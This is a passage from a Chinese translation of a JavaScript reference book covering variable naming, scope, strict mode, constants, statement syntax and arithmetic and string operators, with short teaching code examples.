偶尔，会看到使用下划线作为分隔符，如下所示：

```
var link_hover_color = green; // not common but is readable
```

尽管这种方式具有很好的可读性，但这几乎不是一种常用的风格。

注意:

在 JavaScript 中不允许使用点划线作为分隔符。类似 `my-age` 的变量名称会导致语法错误。

传统地,假定名称的首字母为大写字母的函数是构造函数,与 JavaScript 的内置函数类似。例如,下面是一个简单的构造函数及其用法。

```
function Robot() {this.name = "Rocky";}
var myRobot = new Robot();
```

最后,假定所有字母都是大写字母的项为常量:

```
var PI = 3.14;
```

当然,如果以这种方式进行定义,它们实际上不是常量值,因此该外表只是一种标示。严格地讲 JavaScript 不支持常量,但是目前大部分浏览器支持常量。本章稍后会探讨常量。

3. 名称的缩短与混乱

为了减少需要传递给客户端的字符数量,JavaScript 程序员希望使用非常短的变量名称,如 `x`。这个过程通常称作缩短(minification)。因此以下变量名称:

```
var userName, address, email;
```

可以缩短为:

```
var u,a,e;
```

这种名称需要的字节数量更少,但是可能有点隐晦。当然,这种名称不是有意造成困惑。对于希望弄乱程序含义的情况,使用更长的相似的名称可能更合理。例如,下面的变量名称看起来像是二进制数字,但实际上只不过是字母 O 为前缀的数字:

```
var O011,O101,O110;
```

使名称变得令人费解的另外一种可能是使用特殊字符,例如,下行线或\$:

```
var _$, __$, ___$; // use underscores and $
```

显然,混乱与缩短都会增加阅读代码的难度(尽管下定决心,它们总是可以使用的)。然而,如果期望直接操作代码,这些模式可能会造成问题。通常,在开发的源代码中应当使用易读的标识符,然后当将代码放入产品环境中时弄乱并且/或缩短它们。在线可以找到许多帮助缩短或弄乱 JavaScript 代码的工具。

4. 命名考虑

在 JavaScript 中当选择变量名称时可能会遇到麻烦的情况有多种。首先,正如附录所讨论的,需要知道保留字,如 `for`、`if`、`while` 等。接下来,需要确保不创建全局变量,如果创建全局变量,就可能会无意中破坏某些内容。

考虑下面这种情况,如果定义一个全局变量,它会变成封闭的 Window 对象的一个属性,因此

```
var myName = "Thomas";
```

实际上是创建

```
window.myName = "Thomas";
```

这看起来并不重要，直到你认识到由于 JavaScript 的动态本性，从而可能会意外地覆盖某些内容。例如：

```
var alert = "Red alert! Red alert!";
```

会导致麻烦，因为恰好改写了 Window 的 alert()方法：

```
var alert = "Red alert! Red alert!";
alert("oh no!"); // no longer works
```

因为不可能知道 Window 对象中的所有各种变量，所以应当十分小心。

通常，如果为变量使用前缀，它们几乎不会与 Window 对象中驻留的值或其他包含脚本中的变量发生冲突。因此，不是直接使用 myName，可以在所有变量的前面使用前缀来防止命名冲突，如 JSREF-，如下所示：

```
var JSREF_myName = "Thomas";
```

遗憾的是，因为全局名称空间仍然比我们所喜欢的更混乱一些，所以创建一个包装对象然后在其内部包含变量和函数更好：

```
var JSREF = {};
JSREF.myName = "Thomas";
```

如果假定所有其他人没有察觉到意外的变量改写，并且编写非常具有防御性的代码，就几乎不会遇到麻烦。

注意：

使用"use strict"启用 ECMAScript 版本 5 的严格模式，会对某些对象和变量以某种特定的方式在内部进行标记，从而可以为防止意外的冲突提供帮助。当然可以启用这一行为；然而，它不可能解决所有问题，并且应当总是使用防御性的命名方式。

3.5.2 变量声明

正如在许多例子中已经看到的，变量是使用关键字 var 声明的。通过使用逗号进行分隔，一次可以声明多个变量。在变量声明中，也可以通过包含赋值部分使用初值初始化变量。所有下面这些都是合法的变量声明：

```
var x;
var a, b, c;
var pi, index = 0, weekdays = ["M", "T", "W", "Th", "F"];
```

在最后的这个声明中，把 undefined 值赋予 pi，index 初始化为 0，weekdays 初始化为一个包含 5 个元素的数组。

3.5.3 隐式变量声明

隐式变量声明是 JavaScript 的一个通常不期望的“特征”。当在赋值表达式的左边使用未声明的变量时，会自动声明该变量。例如，许多开发人员可能喜欢这么做：

```
numberOfWidgets = 5;
```

与之相对的是

```
var numberOfWidgets;
numberOfWidgets = 5;
```

或

```
var numberOfWidgets = 5;
```

虽然第一种选择看起来更容易，但是问题的真相是隐式声明是糟糕的编程风格，应当避免使用。原因之一是，在一个封闭的作用域中读者不能从具有相同名称的变量引用中区分出隐式变量声明。另外一个原因是，隐式声明创建的是全局变量，即使是在函数内部。使用隐式声明会导致马虎的编码风格、意外的变量冲突，以及不清晰的代码——总之，如果可能，避免使用隐式声明。

遗憾的是，摆脱隐式变量声明不是很容易。假设像下面那样定义了一个变量：

```
var numberOfWidgets = 5;
```

之后希望为其加 10。遗憾的是，可能会无意中稍微改变了输入的变量名称并且没有注意到变量是否完全正确：

```
numberofWidgets = numberOfWidgets + 10;
```

在这种情况下，包含和的是一个崭新的变量，并且出现了一个需要仔细查找的运行时错误。

ECMAScript 5 严格模式的改进

ECMAScript 版本 5 在其严格模式中，改进处理瞬时变量的处境。下面的代码添加严格模式指示：

```
"use strict";
var numberOfWidgets;
numberofWidgets = 5; // throws an error because of casing
```

并且该脚本很快地识别出这个未声明的新变量。可以像上面那样全部使用方案文档，也可以在特定函数内部限制模式，如下所示：

```
function simple()
{
  "use strict"; // strict mode for the function
  x = 5; // likely catch unless global x exists
}
```

好消息是严格模式改进 JavaScript 的瞬时声明问题；坏消息是没有广泛采用该特征。幸运的是，这种将该语句写作字符串字面值的方式，目前可以使用，并且当以后浏览器开始支持该特征

时也可以使用。

3.5.4 变量的作用域

变量的作用域(scope)是程序中变量是可见的所有部分,变量是可见的意味着已经声明变量并且可以使用。在程序的任何地方都可见的变量是全局(global)变量。只在特定上下文——例如函数中,可见的变量是局部(local)变量。上下文(context)是构成执行环境的定义的数据集合。当浏览器启动时,它会创建全局上下文,JavaScript将在其中执行。这一上下文包含 JavaScript 语言特征(例如,Array 和 Math 对象)以及特定于浏览器的对象(如 Navigator)的引用。

1. 变量作用域与函数

当调用函数时,解释器为该函数的执行期间创建一个新的局部上下文。在该函数中声明的所有变量(包括其参数)都只在这个上下文中存在。当函数返回时,销毁该上下文。因此如果希望保存一个跨越多个函数调用的变量,就可能需要声明全局变量。

当在函数中引用变量时,解释器首先在局部上下文中查找该名称的变量。如果没有在局部上下文中声明过该变量,则解释器检查包装上下文。如果在包装上下文中仍然没有找到,则解释器递归地重复这一过程,直到找到该变量或到达全局上下文。

需要重点注意的是,上下文检查是关于源代码的,而不是关于当前调用树。这种作用域类型称为静态作用域(static scoping)(或词法作用域(lexical scoping))。使用这种方式,局部声明的变量可能会隐藏(hide)在包装上下文中声明的同名变量。下面的例子演示了变量隐藏:

```
var scope = "global";
function myFunction()
{
    var scope = "local";
    document.writeln("The value of scope in myFunction is: " + scope);
}
myFunction();
document.writeln("The value of scope in the global context is: " + scope);
```

结果如图 3-12 所示。局部变量 scope 隐藏了名称为 scope 的全局变量。需要注意的是,如果省略 myFunction 第一行中的 var,就会将值“local”赋给全局变量 scope。




图 3-12 局部变量隐藏了同名的全局变量

关于变量的作用域有一些重要的微妙之处。第一个是每个浏览器窗口都有其自己的全局上下文，因此乍一看不清楚如何访问和操作其他浏览器窗口中的数据。幸运的是，JavaScript 允许通过访问框架和其他具有名称的窗口，访问和操作其他浏览器窗口中的数据。跨窗口交互将在后面的章节中介绍，特别是第 12 章。

与作用域相关的第二个微妙之处是，不管变量是在上下文中的何处声明的，在整个上下文中它都是可见的。这意味着在函数末尾声明的变量在整个函数中都是可见的。然而，在声明中包含的任何初始化，只有当到达声明变量的代码行时才会执行。从而可能在初始化之前访问变量，正如下面的例子所演示的：

```
function myFunction() {
    document.writeln("The value of x before initialization in myFunction is: ", x);
    var x = "Hullo there!";
    document.writeln("The value of x after initialization in myFunction is: ", x);
}
myFunction();
```

结果如图 3-13 所示。注意，在初始化之前变量 x 是如何包含值 undefined 的。




图 3-13 即使变量没有初始化也可能是可见的

第三个微妙之处与静态作用域有关。分析下面的代码：

```
var scope = "global";
function outerFunction() {
    var scope = "local";
    innerFunction();
}
function innerFunction() {
    alert("The value of scope is: " + scope);
}
outerFunction();
```

上面代码的结果如图 3-14 所示。




图 3-14 代码的执行结果

这个例子演示了静态作用域的关键方面：在 `innerFunction` 中看到的变量 `scope` 的值是在全局上下文中存在的值：“global”。它看不到在 `outerFunction` 中设置的值。变量 `scope` 的这个值被局限于 `outerFunction` 函数，并且在其外部是不可见的。变量 `scope` 的正确值是通过检查原始 JavaScript 源代码中的包装上下文发现的。解释器能够通过程序文本的“静态”检查，推断出正确的值，因此被命名为“静态作用域”

2. 变量作用域与事件处理程序

前面看到了，在函数内部声明的变量被局限于该函数。相同的规则应用于在事件处理程序中包含的 JavaScript：事件处理程序的文本是它自己的上下文。下面的脚本演示了这一事实。该脚本声明一个全局变量 `x`，并在一个事件处理程序中声明一个局部变量 `x`：

```
<script>
  var x = "global";
</script>
<form>
  <input type="button" value="Mouse over me first"
    onmouseover="var x = 'local'; alert('Inside this event handler x is ' + x);">
  <input type="button" value="Mouse over me next! "
    onmouseover="alert('Inside this event handler x is ' + x);">
</form>
```

在线：<http://javascriptref.com/3ed/ch3/eventhandlerscope.html>

如果将鼠标移动到第一个按钮上，可以看到 `x` 的值在该上下文中已经设置成“local”。可以看到，该 `x` 的值与全局变量 `x` 的值不同，当将鼠标移动到第二个按钮上时会显示全局变量 `x` 的值。第二个按钮输出的值是“global”，表明在第一个事件处理程序中设置的 `x` 不是同名的全面变量。自己尝试一下或查看图 3-15 中显示的这一过程。




图 3-15 没有初始化就可见的变量

记住，因为 JavaScript 静态地确定作用域，所以只有在事件处理程序的文本中声明的变量才具有它们自己的上下文。分析下面这个例子：

```
<script>
var x = "global";
function printx() {
  alert("Inside this function x is " + x);
}
</script>
<form>
<input type="button" value="Mouse over me!"
  onmouseover="var x = 'local'; printx();" />
</form>
```

如图 3-16 所示，可以看到输出的 x 值是 "global"。静态作用域再次发挥作用：既然函数 printx 的上下文是全局的，它就看不见在事件处理程序文本中设置的局部值。




图 3-16 静态作用域的示例

在线: <http://javascriptref.com/3ed/ch3/eventhandlerscope2>

3. 执行上下文

前面关于如何命名变量的讨论明确暗示了下面这个事实, 执行上下文是动态变化的并且是相互包含的。例如, 如果在事件处理程序的文本中引用一个变量, 但是在事件处理程序的上下文中没有找到该变量, 则解释器会通过查找具有相同名称的全局变量来“扩展”它的视野。可以认为事件处理程序的局部上下文位于全局上下文之中。如果一个名称在局部作用域内不能解析, 则会检查包装的(全局)作用域。

事实上, 这正是 JavaScript 思考执行上下文的方式。可以将 HTML 文档看成一系列嵌入的上下文: 一个包装所有内容的 JavaScript 全局作用域, 在其内部存在一个浏览器上下文, 在浏览器上下文中存在一个当前窗口。在窗口中存在一个文档, 在文档中可能有一个按钮。如果在该按钮上下文中执行的脚本引用一个变量, 并且在按钮的上下文中找不到该变量, 则解释器首先会查找表单的上下文, 然后查找文档的上下文, 然后是窗口的上下文、浏览器的上下文, 最后是全局上下文。

这个过程工作原理的确切细节包含 JavaScript 的对象模型(object model), 对象模型是将在后续章节中讨论的主题。使用 JavaScript 编程不是真的需要掌握这一主题的综合知识, 但是它对于理解脚本中可见的变量来自何处以及它们之间的关系是非常有帮助的。它对于让你成为出众的 JavaScript 开发人员也有很大的作用。

3.6 常量

从 ECMAScript 版本 5 开始, JavaScript 仍然不支持常量; 然而, 许多浏览器实现支持这一思想。使用 `const` 运算符可以将变量变成常量, 这一特征最早是在基于 Mozilla 的浏览器中通过 JavaScript 1.5 引入的, 后来其他许多浏览器也支持这一特征:

```
const myName = "Thomas";
```

当然, 尽管支持这一结构, 可能仍然希望使用前面建议的命名方式:

```
const MYNAME = "Thomas";
```

这一结构的值确实是只读的，并且如果试图重定义该值，就不会设置新的值，以下代码的运行结果如图 3-17 所示。

```
const MYNAME = "Thomas";  
MYNAME = "Fritz";  
alert("After setting MYNAME = "+MYNAME);
```




图 3-17 const 运算符的示例运行结果

在线: <http://javascriptref.com/3ed/ch3/constant.html>

遗憾的是，尽管编码常量的值更安全，但并不是所有版本的浏览器都支持常量。例如，Internet Explorer 至少直到版本 8 都不支持这一常量特征(见图 3-18)。




图 3-18 IE 不支持常量

3.7 小结

JavaScript 提供 5 种基本数据类型：数字、字符串、布尔、未定义以及空类型。对于这 5 种基本类型，未定义和空类型是特殊类型，它们不用于存储数据。JavaScript 支持的复杂类型包括复合类型(对象和数组)及函数。数组和函数是特殊类型的对象。每个基本类型都有一个对象类型与之相关联，对应的对象类型提供用于帮助操作该类型数据的方法。变量的作用域是静态的：如果在引用变量的上下文中没有找到该变量，为了查找该变量，解释器会(按照在源代码中的定义方式)递归搜索外围的上下文。因为 JavaScript 是弱类型化的，所以只要操作两个不同类型的数据，就会自动进行类型转换。这一特征很强大，但是也可能会导致多义性和微妙的错误。鼓励 JavaScript 程序员新手总是在公共位置定义变量，并且在脚本的执行期间保持数据类型一致。第 4 章讨论如何以有意义的方式操作数据，以及如何改变程序的执行流程。

运算符、表达式和语句

本章概述所有脚本的基本构造块：运算符、表达式以及语句。第 3 章介绍的基本类型直接用作字面值或在变量中与简单的运算符(如加、减运算符等)结合以创建表达式。表达式(expression)是能够被求值为该语言所支持的某种数据类型的代码片段。例如，`2+2` 是一个表达式，其数字值为 4。然后，表达式用于构成语句(statement)——最基本的脚本执行单元。语句的执行由条件逻辑和循环控制。

对于没有接触过编程的读者，阅读完本章后应当能够理解简单的脚本。对于有经验的程序员，本章包含的内容没有什么值得惊奇的，因为 JavaScript 与其他许多语言类似：算术和逻辑运算符是语言的组成部分，所以传统的必需的流程控制语句，如 `if`、`while` 以及 `switch`，同样也是该语言的组成部分。有经验的程序员可能只需要浏览本章，阅读该语言的微妙之处。

4.1 语句基础

JavaScript 程序是由语句构成的。例如，在第 3 章中常见的语句是为变量赋值。在此使用关键字 `var` 定义变量并使用赋值运算符(=)为它们赋值。

```
var x = 5;
var y = 10;
```

赋值使用“=”运算符，它将右边的值放入到左边的变量中。例如：

```
x = y + 10;
```

将 `y` 加上 10 并将结果放入到 `x` 中。

4.1.1 空白符

在 JavaScript 中记号之间的空白不重要。例如，下面的两条语句是等价的：

```
x = y + 10 ;
x=y+10;
```

然而，尽管空白符不重要也不能太大意；相反，空白符很有可能会造成问题，对于程序员新手而言尤其如此。例如，尽管下面的语句是等价的：

```
var x = 5;
var x=5;
```

但是如果移除关键字 `var` 和 `x` 之间的空格，从而变成下面的语句：

```
varx=5;
```

这条件语句实际上创建一个新的变量 `varx`。在另外一些情况下，可以看到遗漏空格会导致语法错误。这种情况很常见，因为在 JavaScript 中换行符可以用作语句的结束符。

注意：

使用 ECMAScript 5 严格模式，前面的例子会导致语法错误，因为不允许自动创建变量。

4.1.2 结束：分号与返回

分号主要用于指示 JavaScript 语句的结束。例如，可以通过使用分号进行分隔将多条语句放到一行上：

```
x = x + 1; y = y + 1; z = 0;
```

在一行中也可以包含更复杂的语句甚至空语句：

```
x = x + 1; ;; if (x > 10) { x = 0; }; y = y - 1;
```

上面代码行的翻译如下：在递增 `x` 的值之后，解释器跳过两条空语句，如果 `x` 大于 0，将 `x` 设置为 0，最后递减 `y` 的值。如你所见，在一行中包含多条语句会使代码难以阅读，在产品代码中应当避免这种情况，尽管注意到这种情况对于传输代码可能是合适的，因为它缩短了代码。

尽管在语句后面应当跟上一个分号，在 JavaScript 中如果使用换行符分隔语句，也可以省略分号。下面的语句：

```
x = x + 1
y = y - 1
```

会被当作下面的语句：

```
x = x + 1;
y = y - 1;
```

当然，如果希望在一行上包含两条语句，则必须使用分号分隔它们，如下所示：

```
x = x + 1; y = y - 1;
```

这一特征称为隐式分号插入(implicit semicolon insertion)。这一思想看起来很好：程序员不是必须记住使用分号结束简单的语句。然而，事实是依赖该特征是值得怀疑的。例如，对于上面的例子，这些语句：

```
x = x + 1
y = y - 1
```

是很好的。然而，如果将它们写成下面这样：

```
x = x + 1 y = y - 1
```

就会抛出错误。此外，如果将一条语句分割成多行可能会造成问题。典型的例子是 `return` 语句。因为 `return` 语句的参数是可选的，在不同的行上放置 `return` 及其参数会导致退出执行但是没有返回值。例如，下面的代码：

```
return  
x
```

会被当作：

```
return;  
x;
```

而不是可能期望的下面这行代码：

```
return x;
```

由于这个原因以及其他原因，如代码的可读性，使用换行符结束语句并依赖隐式分号插入是一种差的编程风格，可能会引入错误，应当避免。

4.1.3 代码块

花括号({})用于将一系列连续的语句组合到一起。这样会创建一条大的语句，因此，在 JavaScript 中在花括号内包含的一块语句可以用于能够使用单条语句的任何地方。例如，`if` 条件期望一条语句作为其代码体：

```
if (some_condition)  
    // do something
```

由于代码块被当作单条语句，因此也可写成下面的形式：

```
if (some_condition)  
{  
    // do something  
    // do something else  
    // more statements...  
}
```

如前所述，记号之间的空白符不重要，因此花括号相对于关联语句的位置仅仅是编程风格问题。虽然正确地对齐代码块更便于阅读代码，但是以下两种方式之间的细微差别其实更多的是个人喜好问题，尽管关于这两种方式之间的争吵一直没有停止：

```
if ( x > 10) {  
    // statements to execute  
}
```

和

```

if (x > 10)
{
  // statements to execute
}

```

在本书的示例中将坚持我们的选择，但坦白地说，这有些武断，当读者编写代码时，欢迎读者修改这些示例以适合自己的喜好。

类似地，缩进代码块的语句可以提高可读性是一种习惯(但不是必需的):

```

if (x > 10)
{
  // indented two spaces
  if (y > 20)
  {
    // indented four spaces
    z = 5;
  }
}

```

将嵌套的代码块缩进一定数量的空格，可以提示读者缩进的代码是相同组的一部分。

不管它们的分组或风格如何，语句通常会修改数据。我们说它们操作(operate)数据，并且语言中进行该工作的部分称为运算符(operator)。

4.2 运算符

JavaScript 支持各种运算符。其中有些运算符即使是对于初学者也很容易理解，如算术运算符和比较运算符。另外一些，如按位 AND(&)、递增(++)以及条件运算符(?), 对于以前没有接触过编程的人可能不是很明显。对于所有层次的读者，幸运的是，JavaScript 几乎没有提供独特的运算符，并且该语言模仿类 C 语言的语法，无论是运算符的种类还是它们的功能。

4.2.1 赋值运算符

最基本的运算符是赋值运算符(=)，它用于为变量赋值。这种运算符通常用于为变量设置字面值，如下面的这些例子:

```

var bigPlanetName = "Jupiter";
var distanceFromSun = 483600000;
var visited = true;

```

一般来说，赋值运算符用于为单个变量赋值，但是通过将“=”运算符串联起来，也可以一次执行多个赋值操作。例如，下面这条语句:

```

var x = y = z = 7;

```

将所有这三个变量的值都设置为 7。但是在此需要小心，因为第一个变量 x，根据定义该变量的位置，可能是在局部作用域中，而 y 和 z 可能是在全局作用域中，因为在表达式中 var 语句只应用于第一个变量。

也可以使用赋值运算符将一个变量的值设置为一个表达式的值。例如，下面这个脚本片段演

示了如何将变量的值设置为两个字面值的和以及字面值与变量的组合：

```
var x = 12 + 5; // x set to 17
var a, b = 3; // a declared but not defined, b set to 3
a = b + 2; // a now set to 5
```

4.2.2 算术运算符

JavaScript 支持所有基本的算术运算符，包括加(+)、减(-)、乘(*)、除(/)以及求模(%，也称为余数运算符)，对于这些运算符读者应当不陌生。表 4-1 详细列出了所有这些基本的算术运算符，并为每个运算符提供例子。

注意：

除了在此讨论的基本算术运算之外，JavaScript 本身不直接支持其他数学运算。然而，规范提供了 Math 对象，该对象包含足够多的方法以完成大部分高级的数学计算。7.5 节简要介绍这些特征。

注意：

第 3 章介绍过，数字值可以接受特殊值，如 Infinity 或 -Infinity，分别作为不能表示的过大或过小值的结果，或者 NaN，作为未定义操作(如 0/0)的结果。

表 4-1 基本的算术运算符

运 算 符	含 义	示 例
+	加	<pre>var x = 5, y = 7; var sum; sum = x+y; // 12</pre>
-	减	<pre>var x = 5, y = 7; var diff1, diff2; diff1 = x - y; // -2 diff2 = y - x; // 2</pre>
*	乘	<pre>var x = 8, y = 4; var product; product = x*y; // 32</pre>
/	除	<pre>var x = 36, y = 9, z = 5; var div1, div2; div1 = x / y; // 4 div2 = x / z; // 7.2</pre>
%	求模	<pre>var x = 24, y = 5, z = 6; var mod1, mod2; mod1 = x%y; // 4 mod2 = x%z; // 0</pre>

1. 使用“+”连接字符串

当操作字符串时,相对于操作数字,加法运算符(+)具有不同的行为。在这种情况下,运算符“+”执行字符串连接操作。即,它将其操作数连接成单个字符串。下面的代码将字符串“JavaScript is great”输出到文档:

```
document.write("JavaScript is " + "great.");
```

当然,没有限制只能将两个字符串变量连接到一起。也可以使用这个运算符将任意数量的字符串或字面值连接到一起。例如:

```
var bookTitle = "The Time Machine";  
var author = "H.G. Wells";  
var goodBook = bookTitle + " by " + author;
```

上面代码的执行后,变量 `goodBook` 包含字符串“The Time Machine by H.G. Wells”。

“+”运算符既可以操作数字又可以操作字符串这一事实,增加了 JavaScript 的细微之处,当在一个操作数是字符串而另一个操作数是非字符串的表达式中使用“+”时,初学者经常会忽略这一点。例如:

```
var x = "Mixed types" + 10;
```

规则是只要有一个操作数是字符串,解释器总是会将“+”运算符看成字符串连接。因此,上面代码片段的結果是将字符串“Mixed types10”赋给 `x`。为了将数字 10 转换成字符串会自动进行类型转换(关于类型转换的更多信息参见第 3 章)。

“+”运算符还有更复杂的问题。因为解释器对表达式中的加法运算和字符串连接进行求值的顺序是从左向右进行的,所以在前面出现的带有两个数字操作数(或者可以自动转换成数字类型)的“+”会作为加法运算对待。例如,

```
var w = 5;  
var x = 10;  
var y = "I am string ";  
var z = true;  
alert(w+x+y+z);
```

会显示如图 4-1 所示的对话框:




图 4-1 对两个数字与字符串执行“+”运算

`w` 和 `x` 的加法操作是在字符串连接之前进行的。然而,可以通过适当地应用圆括号强制以不同的顺序进行。更多信息请参阅 4.2.13 节。

强制“+”进行字符串连接操作的一个常用技巧是在表达式的开头使用空字符串。例如：

```
var w = 5;
var x = 10;
var y = "I am string ";
var z = true;
alert(""+w+x+y+z);
```

结果如图 4-2 所示。




图 4-2 对空字符串、两个数字以及字符串执行“+”运算的运行结果

为了强制“+”执行加法操作，需要使用显式转换功能或一元加运算符方案，前者将在第 3 章和第 7 章进行讨论，后者接下来即将讨论。

注意：

JavaScript 也支持除连接之外的其他大量字符串操作，但是其中的大部分操作是由 String 对象提供的，String 对象将在第 7 章介绍。

2. 一元“+”与类型转换

可以在字面值或变量之前放置单个加号。它只对单个值(或操作数)进行操作，因此将其称为一元运算符(unary operator)。可以将一元加运算符放在数字字面值的前面，通常看起来什么也不做：

```
var x = +5; // same as simple 5
```

看起来该运算符可能会将值变成正数：

```
var x = -3;
x = +x; // nope it stays -3
```

但是情况并非如此。然而，可以使用该运算符执行类型转换，正如在第 3 中所显示的。下面这些例子演示了该运算符的价值：

```
var a = +"5";           // a is now the number 5
var b = +"-3.81";      // b is now the number -3.81
var c = +"foo";        // c now holds NaN
var d = +"36red";      // d holds NaN, use parseInt instead to stem
var e = +true;         // e holds 1
var f = +false;        // f holds 0
```

注意，一元“+”转换与 Number()构造函数类似，而不是 parseInt()或 parseFloat()，因为它不

阻挡任何值离开字符串的前面。

通过这些例子，可以看到一元“+”运算符对于将一些收集的字符串值快速转换为数字可能很有用，如下所示：

```
var a = prompt("Enter a value",""); // collect a value from the user
a = +a; // quick conversion to a Number type
```

3. 负号

除了作为减法运算符之外，符号“-”的另外一种作用是得到一个数值的相反数。与在基本的算术运算中一样，在数值的前面放置一个负号会将正值变成负值并将负值变成正值。如下面这些例子所演示的，一元负号运算符的基本用法很简单：

```
var x = -5, y = 10;
x = -x; // x now equals 5
y = -y; // y now equals -10
```

4.2.3 位运算符

JavaScript 为操作位字符串(作为整数的二进制表示形式实现)支持完整的位运算符。JavaScript 在对数字数据执行位运算符之前会将数字数据转换为 32 位的整数。然后为二进制形式的数据逐位应用指定的运算符。

作为一个例子，如果对 3 和 5 执行按位与(AND)操作，首先会将数字 3 转换成位字符串 00000011 并将数字 5 转换成位字符串 000101(在此省略了前面的 24 个 0)。然后计算每一位的 AND，其中 1 表示 true，0 表示 false。位的 AND、OR 和 XOR(异或)操作的真值表如表 4-2 所示。

